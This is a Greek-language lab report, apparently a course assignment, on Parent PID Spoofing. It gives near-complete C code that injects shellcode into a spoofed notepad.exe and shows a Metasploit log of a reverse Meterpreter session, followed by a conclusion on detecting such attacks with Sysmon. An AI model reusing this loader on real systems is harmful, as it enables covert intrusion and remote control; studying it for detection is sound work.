// Στόχος: Να βρούμε ποια διεργασία θα "υποδυθεί" τον γονέα (Parent PID Spoofing)

DWORD GetExplorerPID() {

    DWORD pid = 0;

    // Παίρνουμε ένα "στιγμιότυπο" (snapshot) όλων των τρεχουσών διεργασιών

    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    PROCESSENTRY32 pe32;

    pe32.dwSize = sizeof(PROCESSENTRY32);

    // Ελέγχουμε την πρώτη διεργασία

    if (Process32First(snapshot, &pe32)) {

        do {

            // Συγκρίνουμε το όνομα της διεργασίας με το "explorer.exe"

            if (strcmp(pe32.szExeFile, "explorer.exe") == 0) {
```

```

        pid = pe32.th32ProcessID; // Βρήκαμε το PID!

        break;
    }

    } while (Process32Next(snapshot, &pe32)); // Συνεχίζουμε στην επόμενη
}

CloseHandle(snapshot); // Κλείνουμε το handle του snapshot (καλή πρακτική)

return pid;
}

int main() {

    STARTUPINFOEXA si; // Ειδική δομή για εκτεταμένες πληροφορίες εκκίνησης (απαραίτητη για spoofing)

    PROCESS_INFORMATION pi;

    SIZE_T attributeSize;

    // 1. Βήμα: Εντοπισμός του στόχου-γονέα

    DWORD parentPID = GetExplorerPID();

    if (parentPID == 0) {

        printf("[+] Could not find explorer.exe PID\n");

        return -1;

    }

    printf("[+] Target Parent (explorer.exe) PID: %d\n", parentPID);

    // 2. Βήμα: Άνοιγμα λαβής (Handle) προς τον γονέα

    // Χρειαζόμαστε δικαιώματα PROCESS_CREATE_PROCESS για να τον ορίσουμε ως γονέα

    HANDLE hParent = OpenProcess(PROCESS_CREATE_PROCESS, FALSE, parentPID);

    if (!hParent) {

        printf("[+] Failed to open explorer.exe handle\n");

        return -1;

    }

    // 3. Βήμα: Προετοιμασία της λίστας χαρακτηριστικών (Attribute List)

    ZeroMemory(&si, sizeof(STARTUPINFOEXA));

    // Πρώτη κλήση: Υπολογισμός του απαιτούμενου μεγέθους μνήμης για τη λίστα

```

```

InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);

// Δέσμευση μνήμης (HeapAlloc) για τη λίστα
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, attributeSize);

// Δεύτερη κλήση: Αρχικοποίηση της λίστας
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attributeSize);

// 4. Βήμα: Η "Μαγεία" του Spoofing
// Ενημερώνουμε τη λίστα ότι ο γονέας της νέας διεργασίας θα είναι το hParent (δηλ. ο Explorer)
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParent, sizeof(HANDLE), NULL,
NULL);

si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

// 5. Βήμα: Δημιουργία της νέας διεργασίας (Notepad)
// EXTENDED_STARTUPINFO_PRESENT: Λέμε στα Windows να κοιτάξουν τη λίστα attributes μας
// CREATE_SUSPENDED: Το Notepad ξεκινά "παγωμένο". Δεν τρέχει ακόμα, ώστε να προλάβουμε να κάνουμε injection.
if (!CreateProcessA(NULL, (LPSTR)"notepad.exe", NULL, NULL, FALSE,
    EXTENDED_STARTUPINFO_PRESENT | CREATE_SUSPENDED,
    NULL, NULL, &si.StartupInfo, &pi)) {
    printf("[+] CreateProcess failed (%d)\n", GetLastError());
    return -1;
}

printf("[+] Spoofed process created! Notepad PID: %d\n", pi.dwProcessId);

// 6. Βήμα: Process Injection (όπως κάναμε και στα προηγούμενα ερωτήματα)

// Δέσμευση μνήμης μέσα στο νέο (παγωμένο) Notepad
LPVOID remoteMem = VirtualAllocEx(pi.hProcess, NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);

// Αντιγραφή του shellcode στην ξένη μνήμη
WriteProcessMemory(pi.hProcess, remoteMem, shellcode, sizeof(shellcode), NULL);

```

```

// Δημιουργία νήματος (thread) που θα τρέξει το shellcode μας
HANDLE hThread = CreateRemoteThread(pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)remoteMem, NULL, 0, NULL);


// 7. Βήμα: Εκκίνηση της εφαρμογής
// Ξε-παγώνουμε το κύριο νήμα του Notepad ώστε να εμφανιστεί κανονικά στον χρήστη και να μην υποψιαστεί τίποτα
ResumeThread(pi.hThread);

printf("[+] Injection Complete. Check System Informer!\n");

// 8. Βήμα: Καθαρισμός μνήμης και κλείσιμο handles
CloseHandle(pi.hThread);
CloseHandle(pi.hProcess);
CloseHandle(hParent);
DeleteProcThreadAttributeList(si.lpAttributeList);
HeapFree(GetProcessHeap(), 0, si.lpAttributeList);

return 0;
}

```



```

C:\Users\hex>cd Desktop
C:\Users\hex\Desktop>gcc simple2.c -o ppid_spoofing.exe
C:\Users\hex\Desktop>_


```

Αφού δημιουργήσαμε το αρχείο simple2.c με τον κώδικα για το Parent PID Spoofing, προχωρήσαμε στη μεταγλώττισή του χρησιμοποιώντας τον compiler GCC στα Windows.

Εντολή: **gcc simple2.c -o ppid_spoofing.exe**

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.30.129
LHOST => 192.168.30.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.30.129:4444
[*] Sending stage (230982 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:4444 -> 192.168.30.130:50471) at 2026-01-11 10:18:31 -0500
```

Παράλληλα με τη μεταφορά του αρχείου στα Windows, έπρεπε να βεβαιωθούμε ότι στο Kali Linux βρίσκεται σε ετοιμότητα ο Metasploit Listener, ώστε να μπορέσει να υποδεχτεί την επικοινωνία μόλις εκτελεστεί το κακόβουλο αρχείο.



Αμέσως μετά τη μεταγλώττιση, προχωρήσαμε στην εκτέλεση του αρχείου `rpidd_spoofing.exe`. Η διαδικασία αυτή πυροδότησε μια αλυσίδα γεγονότων που οδήγησε στην επιτυχή σύνδεση με τον επιτιθέμενο:

1. **Spoofing και Injection:** Το πρόγραμμα εντόπισε τον explorer.exe (PID 4008) και δημιούργησε ένα νέο, φαινομενικά αθώο παράθυρο Notepad (PID 924), όπως φαίνεται στο screenshot. Χάρη στην τεχνική PPID Spoofing, το Notepad αυτό φαίνεται να έχει ξεκινήσει από τον Explorer.
2. **Reverse Shell Connection (Kali Linux):** Τη στιγμή που το «μολυσμένο» Notepad άνοιξε, το shellcode που είχαμε εισάγει στη μνήμη του εκτελέστηκε. Αυτό είχε ως άμεσο αποτέλεσμα να σταλεί το αίτημα σύνδεσης στο Kali Linux.

Όπως είδαμε στο προηγούμενο screenshot του Metasploit, ο Listener δέχτηκε τη σύνδεση και άνοιξε επιτυχώς το Meterpreter Session, δίνοντάς μας απομακρυσμένο έλεγχο στο σύστημα μέσω της διαδικασίας που μόλις δημιουργήσαμε.

[illegible]

Πριν ελέγξουμε το spoofing, επιβεβαιώσαμε μέσω του **System Informer** ότι τα στοιχεία που ανέφερε το πρόγραμμά μας ήταν ακριβή. Στη λίστα των τρεχουσών διεργασιών, εντοπίσαμε το **explorer.exe** (Windows Explorer). Όπως φαίνεται στο screenshot, η διεργασία εκτελείται με **Process ID (PID) 4008**. Η τιμή αυτή ταυτίζεται απόλυτα με την έξοδο που λάβαμε στο command prompt κατά την εκτέλεση του ppid_spoofing.exe (*"Target Parent PID: 4008"*). Αυτό αποδεικνύει ότι ο μηχανισμός εντοπισμού του κώδικα λειτούργησε σωστά, επιλέγοντας την έγκυρη διεργασία του Explorer για να τη χρησιμοποιήσει ως «κάλυψη» (Parent) για το injection.

[illegible]


Για την τελική επαλήθευση της τεχνικής, χρησιμοποιήσαμε το εργαλείο System Informer
ώστε να εξετάσουμε την ιεραρχία των διεργασιών.

Όπως φαίνεται στο screenshot:

1. Εντοπίσαμε τη διεργασία notepad.exe με PID 924 (το οποίο ταιριάζει απόλυτα με το PID που μας έδωσε το πρόγραμμα κατά την εκτέλεση).
2. Εστιάζοντας στη στήλη του γονέα (Parent PID), παρατηρούμε ότι αναγράφεται το PID 4008.

3. Από το προηγούμενο βήμα, γνωρίζουμε ότι το PID 4008 αντιστοιχεί στο explorer.exe.

Συμπέρασμα: Το λειτουργικό σύστημα έχει ξεγελαστεί πλήρως. Θεωρεί ότι το notepad.exe (που περιέχει τον ιό) ξεκίνησε φυσιολογικά από τον Windows Explorer, ενώ στην πραγματικότητα ξεκίνησε από το δικό μας κακόβουλο εκτελέσιμο (rpidd_spoofing.exe). Αυτή η παραποίηση της γονικής σχέσης (Parent PID Spoofing) καθιστά την επίθεση εξαιρετικά δύσκολο να εντοπιστεί από τους αναλυτές και τα συστήματα ασφαλείας, καθώς η διεργασία φαίνεται απολύτως νόμιμη και καθόλου ύποπτη.



Για την αδιάσειστη απόδειξη της επιτυχίας του Parent PID Spoofing, ανοίξαμε τις ιδιότητες (Properties) της διεργασίας notepad.exe μέσα από το System Informer. Στην καρτέλα General, παρατηρούμε τα εξής κρίσιμα στοιχεία:

- **Image File Name:** notepad.exe (Η διεργασία-στόχος).
- **Parent Process:** explorer.exe (4008).

Συμπέρασμα: Στο τελικό στάδιο της άσκησης, υλοποιήθηκε επιτυχώς η προηγμένη τεχνική Parent PID Spoofing, με στόχο την εκτέλεση κακόβουλου κώδικα υπό την κάλυψη μιας νομιμοφανούς ιεραρχίας διεργασιών. Μέσω του εξειδικευμένου κώδικα simple2.c, αξιοποιήθηκε η κλήση συστήματος UpdateProcThreadAttribute για να εκκινηθεί το notepad.exe σε κατάσταση αναστολής (Suspended), ορίζοντας ψευδώς ως γονική διεργασία τον Windows Explorer. Το συγκεκριμένο εύρημα, όπως επαληθεύτηκε μέσω του System Informer, επιβεβαιώνει ότι η τεχνική πέτυχε απόλυτα. Παρόλο που το notepad.exe δημιουργήθηκε και ελέγχεται από το δικό μας κακόβουλο πρόγραμμα (rpidd_spoofing.exe), τα Windows και τα εργαλεία παρακολούθησης «ξεγελάστηκαν», καταγράφοντας ως γονέα τον

explorer.exe. Αυτή η παραποίηση καθιστά τη δραστηριότητα να φαίνεται ως μια νόμιμη ενέργεια του χρήστη, επιτρέποντας την αποφυγή εντοπισμού από scanners που αναζητούν ύποπτες διεργασίες, ενώ παράλληλα διατηρείται σταθερή σύνδεση (Session) με το Kali Linux.

Συμπέρασμα

Η παρούσα εργασία επέδειξε, σε όλο το εύρος της, τον τρόπο λειτουργίας των σύγχρονων αλυσίδων παράδοσης κακόβουλου λογισμικού, καθώς και τις μεθοδολογίες εντοπισμού τους από την πλευρά των αμυνόμενων. Ξεκινώντας από τη βασική έγχυση κώδικα (shellcode injection), προχωρήσαμε στην υλοποίηση προηγμένων τεχνικών, όπως η πλαστογράφηση γονικής διεργασίας (Parent PID Spoofing), η δημιουργία απομακρυσμένων νημάτων (Remote Thread Creation) και η παραγωγή evasive loaders με τη χρήση των εργαλείων Hooka και Misterio. Κάθε στάδιο της άσκησης αναπαρήγαγε πιστά τη συμπεριφορά πραγματικών επιτιθέμενων, από τη δημιουργία φορτίων Meterpreter και την έγχυσή τους σε νόμιμες διεργασίες (Notepad), μέχρι την απόκρυψη της αλυσίδας εκτέλεσης και την παράδοση μέσω κακόβουλων συντομεύσεων (.lnk). Από την αμυντική σκοπιά, η αξιοποίηση των System Informer και Sysmon επέτρεψε τον εντοπισμό σαφών ενδείξεων παραβίασης. Συγκεκριμένα, εντοπίστηκαν περιοχές μνήμης με ύποπτα δικαιώματα RWX, καταγράφηκαν κρίσιμα συμβάντα όπως το CreateRemoteThread (Event ID 8) και αναλύθηκαν ασυνέπειες στην ιεραρχία των διεργασιών. Αποδείχθηκε στην πράξη ότι, ακόμη και αν ένας ιός χρησιμοποιεί προηγμένη κρυπτογράφηση για να κρύψει την ταυτότητά του από τα Antivirus, δεν μπορεί να κρύψει τις κινήσεις του. Το λειτουργικό σύστημα (μέσω εργαλείων όπως το Sysmon) καταγράφει τις ύποπτες ενέργειες τη στιγμή που συμβαίνουν, όπως την προσπάθεια ενός προγράμματος να επέμβει κρυφά στη μνήμη ενός άλλου. Αυτό επιβεβαιώνει ότι η λεπτομερής καταγραφή των συμβάντων είναι ο πιο αξιόπιστος τρόπος εντοπισμού, καθώς αποκαλύπτει την επίθεση βάσει της συμπεριφοράς και όχι βάσει της μορφής του αρχείου.